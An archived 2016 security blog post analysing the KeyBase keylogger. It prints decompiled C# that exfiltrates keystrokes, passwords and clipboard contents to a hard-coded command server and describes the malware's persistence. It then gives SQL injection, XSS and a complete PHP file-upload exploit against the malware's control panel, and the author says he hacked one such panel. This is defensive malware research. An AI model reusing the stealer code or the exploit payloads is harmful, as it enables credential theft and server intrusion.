

# Keybase

By voidsec

Published: 2016-01-28 · Archived: 2026-04-06 00:15:41 UTC

**Reading Time:** 6 minutes


Recently, a **malware** known as **KeyBase**, is “*triggering*” some of my sensors. KeyBase was distributed in February 2015 and sold for about \$ 50 (in its first version), It remained active until May and then disappear from internet. During November it is back up with thousands of infections (v1.5).

Keybase is a malware with limited capabilities belonging to the families of **keyloggers** and **info-stealers**.

## Malware Overview

Keybase is written in C# and among its features we can find:

- **Keylogging**
- HotLogging(Keylogging ofspecific windows.ex. Paypal, bank accountsetc.)
- **Password Stealer**
  - Browsers (Chrome, Firefox, Internet Explorer, Opera, Safari)
  - Client Email (Outlook, Thunderbird, Incredimail, NetScape, Eudora)
  - General Purpose Software (FileZilla, JDownloader, IDM, Imvu, PalTalk)
- Taking **Screenshot** of the entire screen or specific windows
- Steal the contents of the **Clipboard**
- Ability to block certain Web sites
- Visit a website during the malware startup
- **Self-destruction** upon reaching a specific date




## Code Analysis

Code is not particularly difficult to read as it is **not obfuscated**, it also contains the command and control server information “*hard-coded*” into the source code.

```
static BlockChain()
{
    BlockChain.R = new Random();
    BlockChain.Keylogger = new KeyHook();
    BlockChain.GetWindow = new GetActiveWindow();
    BlockChain.KeyStrokeLog = null;
    BlockChain.ClipboardLog = null;
    BlockChain.HotList = new List<string>();
    BlockChain.ScreenshotHotList = new List<string>();
    BlockChain.Restart_Path = Path.Combine(Environment.SpecialFolder.Startup, "Important.exe");
    BlockChain.App_Path = Application.ExecutablePath;
    BlockChain.Alt_Location = Path.Combine(Environment.SpecialFolder.CommonApplicationData, "Important.exe");
    BlockChain.F_Link = "http://192.168.1.173/keybase/";
}
```

You can locate a key within resources of the program, once compiled, that appears **unique to each build** performed on the same machine.



The author has taken a number of simple **obfuscation techniques** to strings used in the code.

```

1 public static void SendLog(string Link, string LogType, string WindowTitle, string KeystrokesTyped, string Application, string Host, string Username, string
  Password, string ClipboardText)
2 {
3     DateTime now;
4     string[] link;
5     try
6     {
7         WebClient webClient = new WebClient();
8         if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
9         {
10            link = new string[] { Link, "sposst$.sphsp?stypse=$k$keysstrokses$smacshisine$na$me$".Replace("$", ""), Send.Get_Comp(), "swindowtitle=",
11                WindowTitle, "k keystroketyped=", KeystrokesTyped, Strings.StrReverse("emitenihcam"), null };
12            now = DateAndTime.Now;
13            link[8] = now.ToShortTimeString();
14            webClient.DownloadString(string.Concat(link));
15        }
16        else if (Operators.CompareString(LogType, Strings.StrReverse("sdrowssap"), false) == 0)
17        {
18            link = new string[] { Link, "#po$st$.sphp?styp#e#p#ass#ords#mach#inen#ame#".Replace("#", ""), Send.Get_Comp(), "sapplication=", Application,
19                "alink=", Host, "susername=", Username, Strings.StrReverse("drowssap"), Password };
20            webClient.DownloadString(string.Concat(link));
21        }
22        else if (Operators.CompareString(LogType, Strings.StrReverse("draobpilC"), false) == 0)
23        {
24            link = new string[] { Link, "sposst$.sphsp?stypse=$cl$ip$boa$rd$mac$shisine$na$me$".Replace("$", ""), Send.Get_Comp(), "swindowtitle=",
25                WindowTitle, "sclipboardtext=", ClipboardText, Strings.StrReverse("emitenihcam"), null };
26            now = DateAndTime.Now;
27            link[8] = now.ToShortTimeString();
28            webClient.DownloadString(string.Concat(link));
29        }
30        else if (Operators.CompareString(LogType, "Screenshot", false) != 0)
31        {
32            if (Operators.CompareString(LogType, "Notification", false) == 0)
33            {
34                link = new string[] { Link, "sposst$.sphsp?stypse=$not$fic$ation$mac$shisine$na$me$".Replace("$", ""), Send.Get_Comp(),
35                    Strings.StrReverse("emitenihcam"), null };
36                now = DateAndTime.Now;
37                link[4] = now.ToShortTimeString();
38                webClient.DownloadString(string.Concat(link));
39            }
40        }
41    }
42 }

```

Mainly

“replace” and “reverse” operations to characters and strings, in addition to these operations, all the Microsoft Windows API calls are encrypted.

Malware persistence is obtained by copying the executable in the Startup folder under the name of **Important.exe** (visible in the first block of code). This information cannot be changed by the builder and is statically set in the source code. It also set a key value in the registry as follow:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run {32 byte}:{exe path}

### Command and Control & Web Panel

The most interesting thing, especially for the **poor quality of the code**, is the web interface.

All the communications with the remote server are performed via simple HTTP requests and they are not encrypted.

**KeyBase** notification is issued to the remote server once it has been installed:


```
GET /keybase/post.php?type=notification&machinename=OBSCURE&machinetime=22.01 HTTP/1.1
Host: 192.168.1.173
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 23 Jan 2016 22:01:43 GMT
Server: Apache/2.4.6 (Win32) PHP/5.4.17
X-Powered-By: PHP/5.4.17
Content-Length: 1656
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Note

the absence of certain HTTP headers.

The Web Control Panel gives you the control on all the information stolen from infected machines as seen in the following image:



## Exploit

Default credentials for the web panels are: *Admin:Admin, KeyBase:Logs123!*


Analyzing the source code of the Web panel, you can identify multiple vulnerabilities:

```
1 <?php
2 ob_start();
3 include ('config.php');
4 $conn = new mysqli($mysql_host, $mysql_user, $mysql_password, $mysql_database);
5 if ($conn->connect_error) {
6     die("Connection failed: " . $conn->connect_error);
7 }
8 $machinename = $REQUEST['machinename'];
9 $windowtitle = $REQUEST['windowtitle'];
10 $keystrokestyped = $REQUEST['keystrokestyped'];
11 $machinetime = $REQUEST['machinetime'];
12 $ipaddress = $SERVER['REMOTE_ADDR'];
13 $date = date('Y-m-d H:i:s');
14 $application = $REQUEST['application'];
15 $username = htmlentities($REQUEST['username']);
16 $password = htmlentities($REQUEST['password']);
17 $imagetype = htmlentities($REQUEST['imagetype']);
18 $clipboardtext = htmlentities($REQUEST['clipboardtext']);
19 $link = htmlentities($REQUEST['link']);
20
21 if ($_GET['type'] == 'keystrokes')
22 {
23     $sqlk = "CREATE TABLE if not exists Keystrokes (id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY, machinename VARCHAR(255) NOT NULL, windowtitle VARCHAR(255) NOT
24     NULL,
25     keystrokestyped VARCHAR(255), machinetime VARCHAR(255) NOT NULL, ipaddress VARCHAR(255) NOT NULL, date TIMESTAMP)";
26
27     if ($conn->query($sqlk) == TRUE) {
28         $sqlinsertk = "INSERT INTO Keystrokes (id, machinename, windowtitle, keystrokestyped, machinetime, ipaddress, date) VALUES (NULL, '$machinename', '
29         '$windowtitle', '$keystrokestyped', '$machinetime', '$ipaddress', '$date')";
30
31         if ($conn->query($sqlinsertk) == TRUE) {
32             echo "<br>Success";
33         }
34     }
35     else {
36         echo "<br>Error:" . $conn->error;
37     }
38 }
39 }
```

Post.php is vulnerable to **SQL Injection** (Error & Blind Based) and **Cross Site Scripting (XSS)** because the “*machinename, windowtitle, keystrokestyped, machinetime*” parameters are not filtered in any way.

Sqlmap:

```
Parameter: machinename (GET)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: machinename=1' AND (SELECT 5650 FROM(SELECT COUNT(*),CONCAT(0x71706b6a71,(SELECT (ELT(5650=
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: machinename=1' AND (SELECT * FROM (SELECT(SLEEP(5)))GRmL) AND 'mEf0'='mEf0&windowtitle=a&ke
```



XSS:

```
GET /keybase/post.php?keystrokestyped=a'"<script>alert('VoidSec')</script>&machinename=1&machinetime:
```

The session cookie is set without the 'HTTPOnly' flag allowing the session hijacking through the previous XSS vulnerability.

By default, the directory "/image/Images", (destination of the screenshots) does not require authentication, allowing anyone to see the images stored on the server

Upload.php does not perform any validation on the uploaded file, allowing a third party to upload a PHP script which can compromise the entire C&C server.

You may also notice how the author forgot the 're-naming' of the uploaded files, the function designed for this purpose is never used.

```
1 <?php
2 $temp = explode(".", $_FILES["file"]["name"]);
3 $extension = end($temp);
4 if ($_FILES["file"]["error"] > 0){
5     echo "Error";
6 }else{
7     $newfile = uniqid("image_").".".$extension;
8     move_uploaded_file($_FILES["file"]["tmp_name"], "Images/" . $_FILES["file"]["name"]);
9 }
10 ?>
```

By

submitting this request, you can upload a PHP file that allows you to **read username and password of the web interface.**

Exploit:

```
POST /image/upload.php HTTP/1.1
Host: $$VULNERABLE_HOST$$
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Content-Type: multipart/form-data; boundary=-----34593197730004
Content-Length: 394

-----34593197730004
Content-Disposition: form-data; name="file"; filename="NUBO_12_21_16_48_4.jpg.php"
Content-Type: application/octet-stream

<?.php $file = '../ ../config.php'; echo file_get_contents($file); ?.>

-----34593197730004
Content-Disposition: form-data; name="submit"
```


Upload

-----34593197730004--


### Malware Distribution & Targets

KeyBase, seems to be used to infect devices **in over 41 countries**, namely: Bosnia and Herzegovina, India, Iran, Jordan, Philippines, Serbia, Thailand, United States of America, Viet Nam.


Its incidence becomes relevant when we talk about the **Iran** that owns **45% of the infected devices**..



Some installations include machines used in the following sectors: industrial, **high tech**, private medical offices, higher education, **retail industries**, **government agencies** as well as to traditional computer households.



Among the bulk of the collected information, while hacking one of the web panels, I was able to discover some files regarding the creation of a new **Ransomware**. I “dumped” all the back-end source code and I am currently monitoring the server, trying to retrieve some samples or the executable source code.



But that’s another story ....

## Conclusions

Finally, despite **KeyBase**, lacks a few options (Download & Execute, Update) in the current landscape of malware and it appears **unsophisticated** (lack of encrypted communication and obfuscation) its ease of use, **low detection rate** and its **simplicity by design**, makes it useful for **further development** and/or further steps in a crypter, allowing the evasion of the most common Anti-Virus products.

---

Source: <https://voidsec.com/keybase-en/>